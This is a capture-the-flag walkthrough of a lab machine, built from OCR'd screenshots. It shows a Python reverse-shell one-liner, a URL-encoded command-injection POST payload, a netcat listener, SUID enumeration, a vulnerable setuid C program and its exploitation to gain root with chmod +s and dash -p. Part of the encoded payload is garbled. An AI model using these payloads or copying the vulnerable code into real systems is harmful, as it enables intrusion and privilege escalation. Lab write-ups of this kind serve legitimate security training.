
```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.2.90",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
2c%32%29%3b%70%3d%73%75%62%70%72%6f%63%65%73%73%2e%63%61%6c%6c%28%5b%22%2f%62%69%6e%2f%73%68%22%2c%22%2d%69%22%5d%29%3b%2
```




```
POST /output HTTP/1.1
Host: 192.168.2.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.100:8080/scan
Content-Type: application/x-www-form-urlencoded
Content-Length: 695
Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.XoiGRw.i02OKC5DKqetR7RTNXgSZGZKSZ4
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

filename=z|%70%79%74%68%6f%6e%20%2d%63%20%27%69%6d%70%6f%72%74%20%73%6f%63%6
b%65%74%2c%73%75%62%70%72%6f%63%65%73%73%2c%6f%73%3b%73%3d%73%6f%63%6b%65%74
%2e%73%6f%63%6b%65%74%28%73%6f%63%6b%65%74%2e%41%46%5f%49%4e%45%54%2c%73%6f%
63%6b%65%74%2e%53%4f%43%4b%5f%53%54%52%45%41%4d%29%3b%73%2e%63%6f%6e%6e%65%6
3%74%28%28%22%31%39%32%2e%31%36%38%2e%32%2e%39%30%22%2c%34%34%34%34%29%29%3b
%6f%73%2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%30%29%3b%20%6f%73%
2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%31%29%3b%20%6f%73%2e%64%7
5%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%32%29%3b%70%3d%73%75%62%70%72%6f
%63%65%73%73%2e%63%61%6c%6c%28%5b%22%2f%62%69%6e%2f%73%68%22%2c%22%2d%69%22%
5d%29%3b%2less7
```

Reverse shell popped




```
root@kali:~/Desktop# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.90] from (UNKNOWN) [192.168.2.100] 51638
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Digging around for ways for LPE, there's some interesting file on scanner's home directory which is update_cloudav




```
scanner@cloudav:~/cloudav_app/samples$ find / -type f -perm -4000 2> /dev/null -exec ls -lah {} \;
-rwsr-xr-- 1 root messagebus 42K Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 99K Mar 15  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 79K Aug  1  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 19K Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 59K Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 37K Jan 25  2018 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 37K Jan 25  2018 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44K Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 75K Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75K Jan 25  2018 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 146K Jan 31 17:18 /usr/bin/sudo
-rwsr-xr-x 1 root scanner 8.4K Oct 24  2018 /home/scanner/update_cloudav
```

Its source code file are listed




```
-rwsr-xr-x 1 root    scanner 8.4K Oct 24  2018 update_cloudav*
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
```

We need to find if it is vulnerable to command injection




```
#include <stdio.h>

int main(int argc, char *argv[])
{
char *freshclam="/usr/bin/freshclam";

if (argc < 2){
printf("This tool lets you update antivirus rules\nPlease supply command line arguments for freshclam\n");
return 1;
}

char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
return 0;

}
```

By using pipe "|", we find that we are able to piggyback an additional command 'id' which list the id which the program runs on, in this case it is root




```
scanner@cloudav:~$ ./update_cloudav "1|id"
uid=0(root) gid=0(root) groups=0(root),1001(scanner)
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
ERROR: initialize: libfreshclam init failed.
ERROR: Initialization error!
scanner@cloudav:~$
```

Piggyback a command to suid a /bin/sh file so when we execute it, we are root




```
ERROR: Initialization error!
scanner@cloudav:~$ ./update_cloudav "1|chmod +s /bin/sh"
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
ERROR: initialize: libfreshclam init failed.
ERROR: Initialization error!
scanner@cloudav:~$ ls -ld /bin/sh
lrwxrwxrwx 1 root root 4 Jul 25  2018 /bin/sh -> dash
scanner@cloudav:~$ ls -ld /bin/dash
-rwsr-sr-x 1 root root 121432 Jan 25  2018 /bin/dash
```

Escalating to root




```
-p priv        Do not attempt to reset effective uid if it does not match uid. This is not set by default to help avoid incorrect usage by setuid root programs via system(3) or popen(3).
```



```
scanner@cloudav:~$ /bin/dash -p
# id
uid=1001(scanner) gid=1001(scanner) euid=0(root) egid=0(root) groups=0(root),1001(scanner)
#
```

No root flag



```
# ls -lah
total 28K
drwx------  5 root root 4.0K Oct 24  2018 .
drwxr-xr-x 23 root root 4.0K Apr  4 00:44 ..
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  3 root root 4.0K Oct 21  2018 .cache
drwxr-xr-x  3 root root 4.0K Oct 21  2018 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Oct 21  2018 .ssh
#
```